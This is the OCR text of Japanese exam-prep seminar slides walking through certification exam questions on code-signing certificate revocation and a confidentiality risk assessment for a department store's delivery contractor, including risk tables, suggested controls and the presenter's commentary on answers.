引用： Thales社のWebサイトより「FIPS 140-2とは何ですか？」 https://cpl.thalesgroup.com/ja/faq/key-secrets-management/what-fips-140-2

「Level 1：本番環境グレードの機器と外部テストを受けたアルゴリズムが求められます。」

「Level 2：物理的タンパーエビデンス措置およびロールベース認証に関する要件が追加されます。ソフトウェアは、コモンクライテリアEAL2に認定されたオペレーティングシステム上で実装されている必要があります。」

「Level 3：物理的タンパーレジスタンス措置およびIDベース認証に関する要件が追加されます。また、「重要なセキュリティパラメータ」をモジュールに受け渡しするインターフェイス同士を物理的または論理的に分離することも求められます。秘密鍵の入出力は、暗号化が必要です。」

「Level 3」は，「Level 1」「Level 2」の要求も含みます。

「Level 4：このレベルでは物理的なセキュリティ要件がさらに厳格になり、タンパーアクティブであることが要求され、さまざまな形態の環境攻撃を検出した際にデバイスのコンテンツを消去することが求められます。」

「設問3（3）は，正答率がやや低かった。“電子署名を暗号化できる”，“秘密鍵が漏えいしても安全である”などといった，暗号技術の利用方法についての不正確な理解に基づく解答が散見された。HSMを使うセキュリティ上の利点に加えて，暗号技術の適正な利用方法についても，正確に理解してほしい。」（『採点講評』より）

TLP：CLEAR

R05秋 SC午後問3 その⑨

問題冊子だと
p20中程の記述

- 「**Jストアは，アップロードされる全てのアプリについて**，J社が運営する認証局からの**コードサイニング証明書の取得と，**（注：その証明書に）**対応する署名鍵によるコード署名の付与を求めている。**」
- 「**JストアのアプリをスマートフォンOSは，各アプリを起動する前にコード署名の有効性を検証**しており，**検証に失敗したらアプリを起動しない**ようにしている。」

設問3（4）【影響】の大ヒント！

R05秋SC午後問3設問3（4）

Kさんは「二つ目の対応として（略）**コードサイニング証明書について認証局に失効を申請する**とともに，**新たな鍵ペアを生成し，コードサイニング証明書の発行申請**及び受領を行った」。
その後，P社内の「開発部と協力しながら，**P社内のPCでソースコードをコンパイルし，生成されたバイナリコードに新たなコード署名を付与した。**Jストアへの Pアプリのアップロード履歴を確認したが，異常はなかった。新規の認証用APIキーを取得し，**署名済みのバイナリコードをJストアにアップロードするとともに，⑩Kさんの二つの対応によってPアプリ利用者に生じているかもしれない影響，及びそれを解消するためにPアプリ利用者がとるべき対応について告知した**」。

【Q】本文中の下線⑩について，影響と対応を，それぞれ20字以内で答えよ。

ここを“再インストール”と書くのは大げさな気もしつつ，村山が採点者ならマル。

【A】【影響】「Pアプリを起動できない。（12字）」，【対応】「Pアプリをアップデートする。（14字）」

TLP：CLEAR

本日の進行予定

JP-RISSA
情報処理安全確保支援士会

対策セミナー#9　1月27日（土）　19:30 ～ 21:15

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後 問1】　20分（済み）
- こう出た【午後 問2】　20分（済み）
- 休憩　5分（済み）
- こう出た【午後 問3】　20分（済み）
- こう出た【午後 問4】　20分
- 質問，クロージング　5分

TLP：CLEAR

午後 問4

リスクアセスメントに関する次の記述を読んで，設問に答えよ。

「**問4**では，**業務委託関係にある百貨店と運送会社を題材に，個人情報に関するリスクアセスメントについて出題**した。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - 情報資産を保護するためには，リスクを洗い出すことが出発点となる。リスクを洗い出した後，そのリスクによる情報資産への影響を分析した上で，対策の必要性を評価し，具体的な対策の内容を検討することが重要である。これらのリスクアセスメントからリスク対応までのプロセスを適切に行えることが，情報処理安全確保支援士（登録セキスペ）には要求される。
  - 本問では，業務委託関係にある百貨店と運送会社を題材に，リスクアセスメントを実施する能力，及び個々のリスクを低減するための対策を立案する能力を問う。


場面設定（その①）

JP-RISSA 情報処理安全確保支援士会

- あらすじ

これは「ランサムウェアによる“二重の脅迫”が社会的な問題となったことをきっかけに」始まりました。

  - 「G百貨店」では，「全ての情報資産を対象にしたリスクアセスメントを実施することになり，セキュリティコンサルティング会社であるE社に作業を依頼した」。
  - 主な作業者は「E社の情報処理安全確保支援士（登録セキスペ）のTさん」
    - 出題者が試したいのは，“登録セキスペ，という立場で分析・改善できる 受験者か？”。
  - 主な舞台はG百貨店からの委託先，運送会社の「W社」



- 主な用語
  - 「菓子類F」：G百貨店が贈答品として売る「菓子類のうち，特定の地域向けに配送されるもの」。W社は，これの配送と在庫管理を受託する。
  - 「Sサービス」：G百貨店が入力し，W社が参照する「受注管理SaaS」
  - 「Z情報」：Sサービスに登録される「菓子類Fの受注情報」

含「配送先の住所・氏名・電話番号」


  - 「配送管理用PC」：W社内の「配送管理課員」がZ情報を参照するためのPC

TLP：CLEAR

場面設定（その②）

JP-RISSA 情報処理安全確保支援士会

G百貨店は受注情報「Z情報」を登録



(1) 配送管理課員が，Sサービスにアクセスして，G百貨店が登録したZ情報を参照する。
(2) 配送管理課員が，在庫管理サーバにアクセスして，倉庫内の在庫品の引当てを行う。
(3) 配送管理課員が，配送管理SaaSにアクセスして，配送指示を入力する。
(4) 配送員が，倉庫の商品を配送するために，配送用スマートフォンで配送管理SaaSの配送指示を参照する。

配送員は「配送用スマートフォン」で配送指示を参照

用語「在庫品の引（ひき）当（あ）て」：顧客からの注文数に応じて在庫品を割り当て，自由に売っていい在庫数をそのぶん減らす作業

図1（W社の配送業務におけるデータの流れ）

ここに「プロキシサーバ」がある。
→ “社外との通信は，ここ経由だよ。”という暗示（設問1 空欄エは，この推理も必要）

配送員が持つスマホ

受注管理SaaS「Sサービス」もネット上にある筈 → なぜか略した！（設問1 空欄エは，この補完も必要）

配送員が参照する先




図2（W社のネットワーク構成）

TLP：CLEAR

場面設定（その③）

問題冊子 見開きぶち抜き！
表4（リスクアセスメントの結果（抜粋））

JP-RISSA 情報処理安全確保支援士会

リスク番号	リスク源	行為又は事象の分類	リスク源による行為又は事象	Z 情報の機密性への影響に至る経緯	情報セキュリティの状況	被害の大きさ	発生頻度	総合評価
1-1	W 社従業員	ID と PW の持出し（故意）	S サービスの ID と PW をメモ用紙などに書き写して，持ち出す。	W 社従業員によって持ち出された ID と PW が利用され，W 社外から S サービスにログインされて，Z 情報が W 社外の PC などに保存される。	ア	イ	低	ウ
1-2			故意に，S サービスの ID と PW を，W 社外の第三者にメールで送信する。	メールを受信した W 社外の第三者によって，メールに記載された ID と PW が利用され，W 社外から S サービスにログインされて，Z 情報が W 社外の PC などに保存される。	（省略）	大	低	C
1-3		Z 情報の持出し（故意）	Z 情報を表示している画面を，個人所有のスマートフォンで写真撮影して保存する。	W 社従業員によって，個人所有のスマートフォン内に保存された Z 情報の写真が，W 社外に持ち出される。	（省略）	中	低	D
1-4			配送管理用 PC で，一括出力機能を利用して，Z 情報をファイルに書き出し，W 社外の第三者にメールで送信する。	メールを受信した W 社外の第三者に，Z 情報が漏えいする。	（省略）	大	低	C
1-5		ID と PW の漏えい（過失）	誤って，S サービスの ID と PW を，W 社外の第三者にメールで送信する。	リスク番号 1-2 と同じ	a	大	低	C
2-1	W 社外の第三者	W 社へのサイバー攻撃	S サービスの偽サイトを作った上で，偽サイトに誘導するフィッシングメールを，配送管理課員宛てに送信する。	配送管理課員が，フィッシングメール内のリンクをクリックし，偽サイトにアクセスして，ID と PW を入力してしまう。入力された ID と PW が利用され，W 社外から S サービスにログインされて，Z 情報が W 社外の PC などに保存される。	（省略）	大	低	C
2-2			W 社の PC 又はサーバの脆弱性を悪用し，インターネット上の PC から W 社の PC 又はサーバを不正に操作する。	不正に操作された PC 又はサーバが踏み台にされて，配送管理用 PC にキーロガーが埋め込まれ，S サービスの ID と PW が窃取される。その ID と PW が利用され，W 社外から S サービスにログインされて，Z 情報が W 社外の PC などに保存される。	b	大	低	C
2-3				不正に操作された PC 又はサーバが踏み台にされて，配送管理課長の PC に不正にログインされる。その後，送信済みのメールが読み取られ，S サービスの ID と PW が窃取される。その ID と PW が利用され，W 社外から S サービスにログインされて，Z 情報が W 社外の PC などに保存される。	（省略）	大	低	C
2-4			あ	い	う	え	お	か
2-5		ソーシャルエンジニアリング	配送員を装って，配送管理課員に電話で問い合わせる。	（省略）	（省略）	中	低	D

注記　このページの表と次ページの表とは横方向につながっている。

ページ境界

① まずは肩慣らし
設問1

表5（追加すべき管理策の検討結果（抜粋））より

管理策
・G 百貨店で，S サービスの利用者認証を，多要素認証に変更する。 ・G 百貨店で，S サービスの操作ログを常時監視し，不審な操作を発見したらブロックする。 ・エ

表5の拡大図はスライドpXXを

管理策
リスク番号 1-2 の管理策と同じ ・G 百貨店で，S サービスの利用者認証を，多要素認証に変更する。 ・G 百貨店で，S サービスの操作ログを常時監視し，不審な操作を発見したらブロックする。 ・W 社で，メール SaaS の“特定のキーワードを含むメールの送信のブロック”を行う。

表5中，リスク番号「1-2」行の「管理策」列

④ あとは余興
設問3

管理策
（省略）

② おもくそ物議の
設問2（1）

表5（追加すべき管理策の検討結果（抜粋））より

管理策
・き

③ 空欄［あ］次第で正解が変わる
設問2（2）

TLP：CLEAR

物議の設問2（1）空欄［あ］

JP-RISSA 情報処理安全確保支援士会

- 設問2（1）「表4中の**［ あ ］に入れる適切な字句を**，本文に示した状況設定に沿う範囲で，**あなたの知見に基づき**，答えよ。」
  - 表4中，リスク番号「2-4」行
    - **リスク源**：「W社**外の第三者**」
    - **行為又は事象の分類**：「W社への**サイバー攻撃**」
    - **リスク源による行為又は事象**：**［ あ ］**（注：**字数制限なし**）
      - 但し**下記の2点は除く**。
        - 「Sサービスの偽サイトを作った上で，偽サイトに誘導するフィッシングメールを，配送管理課員宛てに送信する。」
        - 「W社のPC又はサーバの脆弱性を悪用し，インターネット上のPCからW社のPC又はサーバを不正に操作する。」
    - **Z情報の機密性への影響に至る経緯**：**［ い ］**（注：**字数制限なし**）
    - 情報セキュリティの状況：［ う ］（注：表2中の，該当する項番を列挙する）
    - 被害の大きさ：［ え ］（注：図3中，2（2）の指示に沿って大･中･小から選ぶ）
    - 発生頻度：［ お ］（注：図3中，2（3）の指示に沿って高･中･低から選ぶ）
    - 総合評価：［ か ］（注：上記［え］と［お］を表4に照らし，A･B･C･Dから選ぶ）
    - 追加すべき管理策：［ き ］

「あなたの知見に基づき」＝“知ってる知識をぶつけろ！”

受験者は“登録セキスペのTさん”になったつもりで。

空欄［あ］の記入次第で，下記［い］～［き］の答も動的に変わる。採点者は苦行！

空欄［あ］と［い］の整合は，採点時に厳しく吟味されたはず。

TLP：CLEAR

場面設定（その④）

表4の埋め方の説明

「図3」は，表4を，左から右の順で埋める ための手順を説明する図。

設問2（1） 空欄［あ］は，ここの問いの立て方が問われる。

1. リスク特定
   (1) リスク源を洗い出し，“リスク源”欄に記述する。
   (2) (1)のリスク源が行う行為，又はリスク源が起こす事象の分類を，“行為又は事象の分類”欄に記述する。
   (3) (1)と(2)について，リスク源が行う行為，又はリスク源が起こす事象を，“リスク源による行為又は事象”欄に記述する。
   (4) (3)の行為又は事象を発端として，Z 情報の機密性への影響に至る経緯を，“Z 情報の機密性への影響に至る経緯”欄に記述する。
2. リスク分析
   (1) 1. で特定したリスクに関して，関連する情報セキュリティの状況を表 2 から選び，その項番全てを“情報セキュリティの状況”欄に記入する。該当するものがない場合は“なし”と記入する。
   (2) (1)の情報セキュリティの状況を考慮に入れた上で，“Z 情報の機密性への影響に至る経緯”のとおりに進行した場合の被害の大きさを“被害の大きさ”欄に次の 3 段階で記入する。
      大：ほぼ全ての Z 情報について，機密性が確保できない。
      中：一部の Z 情報について，機密性が確保できない。
      小：“Z 情報の機密性への影響に至る経緯”だけでは機密性への影響はないが，ほかの要素と組み合わせることによって影響が生じる可能性がある。

デカい表4，左から2列目
同，左から3列目
4列目
5列目
6列目
7列目

図3　リスクアセスメントの手順（注：右側に続く）

（注：左側の続き）図3　リスクアセスメントの手順

   (3) (1)の情報セキュリティの状況を考慮に入れた上で，“リスク源による行為又は事象”が発生し，かつ，“Z 情報の機密性への影響に至る経緯”のとおりに進行する頻度を，“発生頻度”欄に次の 3 段階で記入する。
      高：月に 1 回以上発生する。
      中：年に 2 回以上発生する。
      低：発生頻度は年に 2 回未満である。
3. リスク評価
   (1) 表 3 のリスクレベルの基準に従い，リスクレベルを“総合評価”欄に記入する。

8列目
9列目

図 3　リスクアセスメントの手順

下表にあてはめて答える。

表 3　リスクレベルの基準

発生頻度＼被害の大きさ	大	中	小
高	A	B	C
中	B	C	D
低	C	D	D

A：リスクレベルは高い。　B：リスクレベルはやや高い。
C：リスクレベルは中程度である。　D：リスクレベルは低い。

TLP：CLEAR

場面設定（その⑤）

これを分析する（1/4）

JP-RISSA 情報処理安全確保支援士会

- 運送会社「W社の配送管理課では，毎日09:00-21:00の間，**常時稼働1名**として6時間交代で配送管理業務を行っている。**配送管理用PCは1台を交代で使用**している」。
- G百貨店が受注情報（Z情報）を登録する先（受注管理SaaS）である「Sサービスに登録された**Z情報をW社が参照できるようにするために**，G百貨店は，自社に発行された**Sサービスのアカウントを一つW社に貸与**している（以下，G百貨店がW社に貸与しているSサービスのアカウントを**貸与アカウント**という）。**貸与アカウントでは，Z情報だけにアクセスできるように権限を設定**している。**なお**，SサービスとW社の各システムは直接連携しておらず，**W社の配送管理課員がZ情報を参照して，**（注：**W社内の**）**在庫管理サーバ及び配送管理SaaSに入力**している。1日当たりのZ情報の件数は10～50件である。Z情報には，配送先の住所・氏名・電話番号の情報が含まれている。**配送先の情報に不備がある場合は，配送員が配送管理課に電話で問い合わせる**ことがある。**なお**，配送に関するG百貨店からW社への特別な連絡事項は，**電子メール**（以下，**メール**という）で送られてくる」。

第三者の監視はできてる？
誰による操作か，は区別できる？
誰による操作か，は区別できる？
設定は適切か？
「なお」は大ヒント
イカサマや誤入力は？
誰かに聴かれない？
誰かに読まれたりしない？
“釣り”のメールだったら？
「なお」は大ヒント

【ご注意】本スライドは村山個人による分析です。分析者が異なれば怪しむ点も異なります。

TLP：CLEAR

場面設定（その⑥）

これを分析する（2/4）

JP-RISSA 情報処理安全確保支援士会

【ご注意】
本スライド内の「○」や「危」は村山個人による分析結果です。異なる分析者だと判定も異なります。

Sサービス：G百貨店がZ情報を登録する先の「受注管理SaaS」

表１　Ｓサービスの仕様とＧ百貨店の設定状況（抜粋）

項番	Sサービスの仕様	G百貨店の設定状況
1	利用者認証において，利用者 ID（以下，ID という）とパスワード（以下，PW という）の認証のほかに，時刻同期型のワンタイムパスワードによる認証を選択することができる。 ○	ID と PW での認証を選択している。 弱い 危
2	同一アカウントで重複ログインをすることができる。 危	設定変更はできない。 危
3	ログインを許可するアクセス元 IP アドレスのリストを設定することができる。IP アドレスのリストは，アカウントごとに設定することができる。 ○	全ての IP アドレスからのログインを許可している。 素通し 危
4	検索した受注情報をファイルに一括出力する機能（以下，一括出力機能という）があり，アカウントごとに機能の利用の許可／禁止を選択できる。 ○	全てのアカウントに許可している。 仕事しろ 危
5	契約ごとに設定される管理者アカウントは，契約範囲内の全てのアカウントの操作ログを参照することができる。 ○	設定変更はできない。 ○
6	Ｓサービスへのアクセスは，HTTPS だけが許可されている。 ○	設定変更はできない。 ○

設問1 空欄［エ］の根拠

「管理者アカウント」を盗られたらマズいが

表5，2行目で対処します。

では，ここはいつ対処する？
→ 表5，1行目（空欄［エ］）

じゃあ，ここは？
→ 表5，3行目で対処。

TLP：CLEAR

場面設定（その⑦）

これを分析する（3/4）

JP-RISSA 情報処理安全確保支援士会

表2は，運送会社 W社の現状

表２　W 社の情報セキュリティの状況

項番	カテゴリ	情報セキュリティの状況	
1	技術的セキュリティ対策	PC 及びサーバへのログイン時は，各 PC 及びサーバに登録された ID と PW で認証している。PW は，十分に長く，推測困難なものを使用している。	○
2		全ての PC とサーバに，パターンマッチング型のマルウェア対策ソフトを導入している。定義ファイルの更新は，遅滞なく行われている。	危
3		全ての PC，サーバ及び配送用スマートフォンで，脆弱性修正プログラムの適用は，遅滞なく行われている。	○
4		FW は，ステートフルパケットインスペクション型で，インターネットから W 社への全ての通信を禁止している。W 社からインターネットへの通信は，プロキシサーバからの必要な通信だけを許可している。そのほかの通信は，必要なものだけを許可している。	○
5		メール SaaS には，セキュリティ対策のオプションとして次のものがある。一つ目だけを有効としている。 ・添付ファイルに対するパターンマッチング型マルウェア検査 ・迷惑メールのブロック ・特定のキーワードを含むメールの送信のブロック	危
6		プロキシサーバは，社内の全ての PC とサーバから，インターネットへの HTTP と HTTPS の通信を転送する。URL フィルタリング機能があり，アダルトとギャンブルのカテゴリだけを禁止している。HTTPS 復号機能はもっていない。	危
7		PC では，OS の設定によって，取外し可能媒体への書込みを禁止している。この設定を変更するには，管理者権限が必要である。なお，管理者権限は，システム管理者だけがもっている。	○
8	物理的セキュリティ対策	本社事務所は IC カードによる入退管理が施されていて，従業員以外は立ち入ることができない。本社事務所に入った後は特に制限はなく，従業員は誰でも配送管理用 PC に近づくことができる。	危

この二つがやれてない

【ご注意】
本スライド内の「○」や「危」は村山個人による分析結果です。異なる分析者だと判定も異なります。

「Sサービス」のID/PWを「配送管理用PC」に覚えさせてる…ってコト！？
→ という意味ではなさそう。（傍証：表4「2-2」行，右から5列目の記述）

「パターンマッチング型」なので，既知のパターンにあてはまらないよう攻撃者が気を付けて行う攻撃，例えば“標的型攻撃”には弱そう。

「パターンマッチング型」なので，（以下同文）

他のカテゴリだと素通し？

エンドツーエンドで暗号化されると，検疫対象も暗号化されて“読めない”よ。

ICカードの又貸し，には対処できてる？

盗み見，他人による不正な操作，分解してストレージを盗む，… の可能性。

（注：次スライドに続く）

TLP：CLEAR

場面設定（その⑧）

これを分析する（4/4）

JP-RISSA 情報処理安全確保支援士会

【ご注意】
本スライド内の「〇」や「危」は村山個人による分析結果です。異なる分析者だと判定も異なります。

（注：前スライドの続き）

表２　W 社の情報セキュリティの状況（続き）

項番	カテゴリ	情報セキュリティの状況	
9	人的セキュリティ対策	標的型攻撃に関する周知は行っているが，訓練は実施していない。	危
10		全従業員に対して，次の基本的な情報セキュリティ研修を行っている。 ・ID と PW を含む，秘密情報の取扱方法 ・マルウェア検知時の対応手順 ・PC 及び配送用スマートフォンの取扱方法 ・個人情報の取扱方法 ・メール送信時の注意事項	〇
11		聞取り調査の結果，従業員の倫理意識は十分に高いことが判明した。不正行為の動機付けは十分に低い。	〇
12	貸与アカウントの PW の管理	配送管理課長が毎月 PW を変更し，ID と変更後の PW をメールで配送管理課員全員に周知している。PW は英数記号のランダム文字列で，十分な長さがある。その日の配送管理課のシフトに応じて，当番となった者がアカウントを使用する。	危
13		PW は暗記が困難なので，配送管理課長は課員に対して，PW はノートなどに書いてもよいが，他人に見られないように管理するよう指示している。しかし，配送管理課で，PW を書いた付箋が，机上に貼ってあった。	危

明らかにアカン話

これら以外はカバーされない，という問題はあれどまぁヨシ

確信犯（←誤用）は防げないが，まぁヨシ

設問2（1）での出題者からの指定は，「適切な字句を，本文に示した状況設定に沿う範囲で，あなたの知見に基づき，答えよ。」

→ 左表のこの2行には“統制がうまく機能している”話が書かれているため，状況に沿わない話，例えば“もし統制がうまく機能していないとしたら？”といった，斜に構えた分析だと必ずバツ。

明らかにアカン話

明らかにアカン話，しかも「本社事務所」に入室できた人なら誰でも近づけそう。

TLP：CLEAR

場面設定（その⑨）

JP-RISSA 情報処理安全確保支援士会

G百貨店は「リスクを低減するために追加すべき管理策の検討を（注：下記の条件で）**E社に依頼**した」。
- **図1のデータの流れを変更しない**前提で管理策を検討すること
- リスク番号**1-1及び2-4については，総合評価にかかわらず，管理策を検討する**こと

奥の手“やめる/とめる”は封じられた。

この条件を加えないと，総合評価「D（リスクレベルは低い）」という誤答を導出した人が“特に何もしない。”という正解を書いてしまう。

『葬送のフリーレン』
©山田鐘人・アベツカサ／小学館

そう仰らず 登録セキスペの 解決力を示すのでございます。

W社従業員が「SサービスのIDとPWをメモ用紙などに書き写して，持ち出す」と，「W社従業員によって持ち出されたIDとPWが利用され，W社外からSサービスにログインされて，Z情報がW社外のPCなどに保存される」。

W社外の第三者が「（空欄［　あ　］）」と，「（空欄［　い　］）」。

表５　追加すべき管理策の検討結果（抜粋）

E社のTさんらが検討した，

リスク番号	管理策
1-1	・G 百貨店で，S サービスの利用者認証を，多要素認証に変更する。 ・G 百貨店で，S サービスの操作ログを常時監視し，不審な操作を発見したらブロックする。 ・［　エ　］
1-2	・G 百貨店で，S サービスの利用者認証を，多要素認証に変更する。 ・G 百貨店で，S サービスの操作ログを常時監視し，不審な操作を発見したらブロックする。 ・W 社で，メール SaaS の“特定のキーワードを含むメールの送信のブロック”を行う。
1-4	・G 百貨店で，S サービスの設定を変更し，一括出力機能の利用を禁止する。
1-5	リスク番号 1-2 の管理策と同じ
2-1	（省略）
2-2	（省略）
2-3	（省略）
2-4	・［　き　］

設問1 空欄［ エ ］

設問2（2） 空欄［ き ］

TLP：CLEAR

場面設定（その⑩）

- 問4は「Z情報の**機密性に限定**し」た問いです。
  - 菓子類Fの受注情報「Z情報」は，個人情報である「配送先の住所・氏名・電話番号の情報」を含みます。

p24中程

情報資産のうち贈答品の受注情報に関するリスクアセスメントは，E 社の情報処理安全確保支援士（登録セキスペ）の T さんが担当することになった。T さんは，まず Z 情報の機密性に限定してリスクアセスメントを進めることにして，必要な調査を実施した。T さんは，調査結果として，S サービスの仕様と G 百貨店の設定状況を表 1 に，W 社のネットワーク構成を図 2 に，W 社の情報セキュリティの状況を表 2 にまと

↑ この間6.3ページ，「Z情報の機密性」の話が続く。↓

p30下方

その後，T さんは，Z 情報の完全性及び可用性についてのリスクアセスメント，並びに菓子類 F 以外の贈答品の受注情報についてのリスクアセスメントを行い，必要に

た。

登録セキスペのTさんに手ぬかりは無く，「完全性」「可用性」も考えてはいます。

「完全性」と「可用性」はカブることも多く，「機密性」と比べると試験問題として出題しにくそう。（出すとしたら数年に一度，ランサム被害やBCPと絡めた出題として。）

TLP：CLEAR

「機密性に限定」を見落とした例

JP-RISSA 情報処理安全確保支援士会


- 誰だよ。あたしだ。
  どのツラ下げて対策セミ


言及が，ランサムウェアによる被害に伴う「カネ払わないと晒されるリスク」について，適切に述べていたなら良かった。

機密性ではなく，<u>完全性と可用性</u>に関わる「データを読めなくなるリスク」<u>だけの言及だと，加点はまったく期待できない</u>。

この方も合格されました🎉

https://x.com/MurayamaNaoki/status/1710973854137635240





「あなたの知見に基づき，答えよ。」というこんな問い方。テクノロジ系だと1996年前後のネスペ午後で見た記憶が。120字ぐらい書かせた，その再来…！

https://x.com/MurayamaNaoki/status/1710898721201033414

TLP：CLEAR

R05秋 SC午後問4 その①

JP-RISSA 情報処理安全確保支援士会

- リスク番号「1-1」，**リスク源「W社従業員」**

左列を発端とした，　左列に関連する　左記（表4）を踏まえ，下記（表5）に追加すべき

行為又は事象の分類	リスク源による行為又は事象	Z情報の機密性への影響に至る経緯	情報セキュリティの状況	被害の大きさ	発生頻度	総合評価	管理策
